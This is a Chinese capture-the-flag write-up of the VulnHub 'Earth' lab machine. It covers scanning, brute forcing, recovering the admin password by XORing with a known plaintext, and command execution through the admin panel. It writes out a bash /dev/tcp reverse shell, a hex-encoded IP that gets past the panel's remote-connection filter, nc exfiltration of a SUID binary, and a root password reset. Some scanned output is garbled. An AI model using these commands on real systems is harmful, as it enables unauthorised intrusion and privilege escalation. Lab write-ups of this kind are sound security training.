

Vulnerhub-Earth

一、靶机IP探测

```
1 | arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.2
Starting arp-scan 1.9.7 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1      fe:66:cf:14:7f:64      (Unknown: locally administered)
172.20.10.5      00:0c:29:b4:10:73      VMware, Inc.
172.20.10.12     b2:a2:34:ab:0c:96      (Unknown: locally administered)
```

172.20.10.1是路由器IP，172.20.10.12是宿主机的IP，确定靶机IP为172.20.10.5。

二、端口扫描

```
1 | nmap -T4 -sV -p- -A 172.20.10.5
```

```
└─$ nmap -T4 -sV -p- -A 172.20.10.5 130 x
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-07 13:59 CST
Nmap scan report for 172.20.10.5
Host is up (0.00046s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ _http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ _http-title: Bad Request (400)
443/tcp   open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ _http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ _http-title: Bad Request (400)
|_  ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_  Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_  Not valid before: 2021-10-12T23:26:31
|_  Not valid after:  2031-10-10T23:26:31
|_  tls-alpn:
|_  http/1.1
```

22端口是ssh端口，可以尝试爆破。

80和443两个端口是http端口，看到SAN (Subject Alternative Name) 有两个域名。

三、端口分析

1、22端口ssh爆破

```
1 | hydra -l root -p ssh_password.txt 172.20.10.5 ssh
```


```
└─$ hydra -l root -p ssh_password.txt 172.20.10.5 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-07 14:09:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
nded to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per t
ask
[DATA] attacking ssh://172.20.10.5:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-07 14:09:48
```

结果不出所料，失败。

2、http端口


通过浏览器访问80端口



Bad Request (400)

80端口400.

访问443



443也一样。

根据经验，web业务一般都部署在80端口，所以对80端口进行分析。

服务器报400有两种可能。

1、错误的请求方式

2、不存在的域名

现在出现400可能是因为我们的dns没有解析域名。可以将扫描出来的两个域名进行绑定，然后尝试访问域名。

3、绑定域名

```
1 | sudo vim /etc/hosts
```


```
127.0.0.1      localhost
127.0.1.1      kali.kali          kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
172.20.10.5   earth.local terratest.earth.local
~
~
~
~
~
~
~
~
~
~
"/etc/hosts" 8L, 240B
```

添加光标所在行的信息，然后保存退出。

四、访问网站

分别访问两个域名，发现长得一样。



在Message框里随便输入字符后提交，下面就会出现一行数字，判断是将输入的字符进行了一些加密操作得到的数字。

1、目录扫描

这里要注意http和https要分别进行扫描

```
1 | dirb http://earth.local
```

```
—— Scanning URL: http://earth.local/ ——  
+ http://earth.local/admin (CODE:301|SIZE:0)  
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)
```

(https扫描结果和http相同)

发现了一个admin，访问后提示要login。

Username:

Password:

Log In

burpsuite爆破尝试一下。

Cluster bomb

```
admin/login HTTP/1.1  
earth.local  
gent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
-Encoding: gzip, deflate  
r: http://earth.local/admin/login  
t-Type: application/x-www-form-urlencoded  
t-Length: 110  
: http://earth.local  
tion: close  
: csrfToken=KQo50M4EQHyOiM90VJ3JrZl5A0tLocf2t9mtqgI5Vh34PTy1k5T40UWiQloJehon  
e-Insecure-Requests: 1
```

```
ddlewaretoken=hkqeTU0bCwSqLrj5i5fskzwqbaCXk6k0DoC4n8rgc18XSQkuEVAPfa9Gw50NpRF&username=$aaa&password=$123$
```

intruder选择cluster bomb模式，选中两个要爆破的点位。

Target

Positions

Payloads

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on payload type can be customized in different ways.

Payload set: 1

Payload count: 8,608

Payload type: Simple list

Request count: 447,616

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payload

Paste

Load ...

Remove

Clear

Add

Add from list ... [Pro version only]

Tanya

Tao

Tap

Tape

Tara

Tarah

Tarik

Tariq

Enter a new item

payload中设置爆破字典(kali的字典路径: /usr/share/wordlists)

爆破失败。

继续扫描另一个域名

```
1 | dirb http://terratest.earth.local
```

得到与上一个域名相同的文件。

扫描https

```
1 | dirb https://terratest.earth.local
```

```
—— Scanning URL: https://terratest.earth.local/ ——
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)
```

robots.txt值得注意，访问一下。

```
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

最后这个应该是一个提示信息，访问一下，猜测后缀名是txt。

```
1 | https://terratest.earth.local/testingnotes.txt
```

Testing secure messaging system notes:

*Using XOR encryption as the algorithm, should be safe as used in RSA.

*Earth has confirmed they have received our sent messages.

*testdata.txt was used to test encryption.

*terra used as username for admin portal.

Todo:

*How do we send our monthly keys to Earth securely? Or should we change keys weekly?

*Need to test different key lengths to protect against bruteforce. How long should the key be?

*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.

翻译一下

测试安全消息系统注意事项：

*使用XOR加密作为算法，应该与RSA中使用的一样安全。

*地球已经确认他们收到了我们发送的信息。

*testdata.txt用于测试加密。

*terra用作管理门户的用户名。

待办事项：

*我们如何将每月的密钥安全地发送到地球？还是我们应该每周换一次钥匙？

*需要测试不同的密钥长度以防止暴力。钥匙应该多长时间？

*需要改进消息传递界面和管理面板的界面，它目前非常基本。

三条有用信息

加密算法是XOR（异或）

testdata.txt是加密文件

terra是管理员的用户名

先获取加密文件testdata.txt

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

编写脚本解密

```
1 #密文是test.txt，就是首页的三行数字。密钥是testdata.txt
2 import binascii
3 testdata = binascii.b2a_hex(open('testdata.txt','rb').read()).decode()
4 for i in open('test.txt','r'):
5     i = i.replace('\n','')
6     print(hex(int(i,16) ^ int(testdata,16)))
```

得到结果

0x4163636f7264696e6720746f20726164696f6d657472696320646174696e6720657374696d
6174696f6e20616e64206f746865722065766964656e63652c20456172746820666f726d6564
206f76657220342e352062696c6c696f6e2079656172732061676f2e2057697468696e207468
652066697273742062696c6c696f6e207965617273206f662045617274682773206869734366
79202f2f7d6f6d6f3b2f70706561726527327e643b7f662427782c7f6a6a3d2a616c66332c6f71
7c79247736267c25516a76772b55203c40663b792f6a7f6b72307e683c506a31732e3d066997
f3dc732d712c3c6a247b75676e247536267f2a2b6f2765726c6a7c6d6e6e2f3f3b2d277f31252c
667b6b78382e607f6229228ce5996e70607573742a797a64317d7862693a6f7b297e73687d2c
5e3623546a637937616a2c796e3e4868752d17736b6c2924496e2a27792f6479626a3770743
47e7522743d356a6768262379782a2b6677693d2f65617079726e63616e786b797f382f6b3c0
b363d2b3180e8da712a497238786f22507c377766626e
0x4163636f7264696e6720746f20726164696f6d657472696320646174696e6720657374696d
6174696f6e20616e64206f746865722065766964656e63652c20456172746820666f726d6564
206f76657220342e352062696c6c696f6e2079656172732061676f2e2057697468696e207468
652066697273742062696c6c696f6e207965617273206f66204561727468277320686973746f
72792c206c69666520617070656172656420696e20746865206f6365616e7320616e64206265
67616e20746f2061666665637420456172746827732061746d6f73706865726520616e64207
37572666163652c206c656164696e6720746f207468652070726f6c5e72726c6a7e3c6576797f
7b262a786b7c68246b61772d6f6320302d27776562313436697163246874653761662360656
37e296f3e6b466e6b756b7a64747c613e797e63697976627e6a6e24364f3f30697e7f647c3076
7c246c78347e25356c33642a606d783661387b76636b65746469612025652c7b747239783e7
17b3177246826767e6f6178782d296966347476367075646b
0x6561727468636c696d6174656368616e67656261643468756d616e736561727468636c696
d6174656368616e67656261643468756d616e736561727468636c696d6174656368616e6765
6261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e7
36561727468636c696d6174656368616e67656261643468756d616e736561727468636c696d
6174656368616e67656261643468756d616e736561727468636c696d6174656368616e67656
261643468756d616e736561727468636c696d6174656368616e67656261643468756d616e73

将三个十六进制数分别转文本。

[illegible]

编码

解码

[earthclimatechangebad4humansearthcl](#)[imatechangebad4humanearthcli](#)[matechengebad4humansearthcli](#)[matechangebad4humansearthcli](#)[matechangebad4humansearthcli](#)

```
1 账号: terra
2 密码: earthclimatechangebad4humans
```

[登录后台](#)

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output:

看到一个窗口可以命令执行。

直接找flag文件

```
1 | find / -name "*flag*"
```

```

7/30/2016 10:07:11 PM C:\Program Files\Internet Explorer\iexplore.exe
:00:11.0/0000:02:01.0/net/ens33/fl
s /var/earth_web/user_flag.txt /us
eptflag.3.gz /usr/share/man/man3/f
lags.2.gz /usr/share/man/man3p/feq

```

找到一个

```
1 | cat /var/earth_web/user_flag.txt
```


得到flag [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

2、反弹shell

现在kali开启监听

```
1 | nc -lvvp 1234
```

1234为监听的端口，也就是shell要反弹到的端口。

尝试反弹shell

```
1 | bash -i >& /dev/tcp/172.20.10.2/1234 0>&1
```

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

```
bash -i >& /dev/tcp/1
```

Run command

Command output:

显示禁止远程连接。

猜测是对ip地址进行了检测。用16进制表示ip，命令改为

```
1 | bash -i >& /dev/tcp/0xac.0x14.0x0a.0x02/1234 0>&1
```

反弹成功

```
└─$ nc -lvvp 1234
listening on [any] 1234 ...
connect to [172.20.10.2] from earth.local [172.20.10.5] 53436
bash: cannot set terminal process group (957): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$
```

3、进行提权

查找具有SUID权限的文件

```
1 | find / -perm -u=s -type f 2>/dev/null
```

```

bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1

```

发现一个叫reset_root的文件。

查看属性并执行

```
1 | ls -al /usr/bin/reset_root
```

```

bash-5.1$ ls -al /usr/bin/reset_root
ls -al /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12 2021 /usr/bin/reset_root
bash-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.

```

发现没有正确运行。需要调试改文件。

用strace命令

```
1 | strace
```

```

bash-5.1$ strace
strace
bash: strace: command not found

```

发现靶机上没有strace命令，需要拉回到攻击机上测试。

在攻击机上新开一个终端监听放射链接的输出。

```
1 | nc -nvlp 1234>reset_boot
```

```

$ nc -nvlp 1234>reset_root
listening on [any] 1234 ...

```

靶机上执行，链接重定向命令

```

bash-5.1$ nc 172.20.10.2 1234< /usr/bin/reset_root
nc 172.20.10.2 1234< /usr/bin/reset_root
bash: 1234: Bad file descriptor

```

攻击机的监听终端接收到文件。

```
└─$ nc -nvlp 1234 > reset_root
listening on [any] 1234 ...
connect to [172.20.10.2] from (UNKNOWN) [172.20.10.5] 53438
```

攻击机终端执行命令

```
1 | ls -al
```

```
└─$ ls -al
总用量 168
drwxr-xr-x 17 root root 4096 9月 7 15:59 .
drwxr-xr-x  3 root root 4096 9月 7 12:26 ..
drwxr-xr-x  2 root root 4096 9月 7 12:30 公共
drwxr-xr-x  2 root root 4096 9月 7 12:30 模板
drwxr-xr-x  2 root root 4096 9月 7 12:30 视频
drwxr-xr-x  2 root root 4096 9月 7 12:30 图片
drwxr-xr-x  2 root root 4096 9月 7 12:30 文档
drwxr-xr-x  2 root root 4096 9月 7 12:30 下载
drwxr-xr-x  2 root root 4096 9月 7 12:30 音乐
drwxr-xr-x  2 root root 4096 9月 7 13:23 桌面
-rw-r--r--  1 root root  220 9月 7 12:26 .bash_logout
-rw-r--r--  1 root root 5349 9月 7 12:26 .bashrc
-rw-r--r--  1 root root 3526 9月 7 12:26 .bashrc.original
drwx-----  4 root root 4096 9月 7 13:24 .BurpSuite
drwxr-xr-x 11 root root 4096 9月 7 14:27 .cache
drwx-----  9 root root 4096 9月 7 12:31 .config
-rw-r--r--  1 root root   55 9月 7 13:41 .dmrc
-rw-r--r--  1 root root 11759 9月 7 12:26 .face
lrwxrwxrwx  1 root root    5 9月 7 12:26 .face.icon → .face
drwx-----  3 root root 4096 9月 7 12:30 .gnupg
-rw-----  1 root root    0 9月 7 12:30 .ICEauthority
drwxr-xr-x  4 root root 4096 9月 7 13:19 .java
drwxr-xr-x  3 root root 4096 9月 7 12:30 .local
drwx-----  5 root root 4096 9月 7 13:20 .mozilla
-rw-r--r--  1 root root  807 9月 7 12:26 .profile
-rw-r--r--  1 root root 24552 9月 7 16:01 reset_root
-rw-----  1 root root   49 9月 7 12:30 .xauthority
-rw-----  1 root root 16390 9月 7 15:59 .xsession-errors
-rw-----  1 root root   452 9月 7 15:59 .zsh_history
-rw-r--r--  1 root root 10605 9月 7 12:26 .zshrc
```

用strace命令调试

```
1 | strace ./reset_root
```

```
└─$ strace ./reset_root
execve("./reset_root", [ "./reset_root" ], 0x7ffc5ad663a0 /* 54 vars */) = -1 EACCES (权限不够)
strace: exec: 权限不够
+++ exited with 1 +++
```

发现权限不够。

需要chmod赋权。

```
1 | sudo chmod +x reset_root
```

再strace一次

```
brk(NULL) = 0x1483000
brk(0x14a4000) = 0x14a4000
write(1, "CHECKING IF RESET TRIGGERS PRESE" ..., 38CHECKING IF RESET TRIGGERS PRESENT ...
) = 38
access("/dev/shm/kHgTFI5G", F_OK) = -1 ENOENT (没有那个文件或目录)
access("/dev/shm/Zw7bV9U5", F_OK) = -1 ENOENT (没有那个文件或目录)
access("/tmp/kcM0Wewe", F_OK) = -1 ENOENT (没有那个文件或目录)
write(1, "RESET FAILED, ALL TRIGGERS ARE N" ..., 44RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
exit_group(0) = ?
```

发现缺了三个文件，在靶机上新建这三个对应文件就可以了。

```
1 mkdir /dev/shm/kHgTFI5G
2 mkdir /dev/shm/Zw7bV9U5
3 mkdir /tmp/kcM0Wewe
4 /usr/bin/reset_root
```

```
bash-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
The memcache was not invalidated by NSS responder.
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
bash-5.1$
```

得到密码 Earth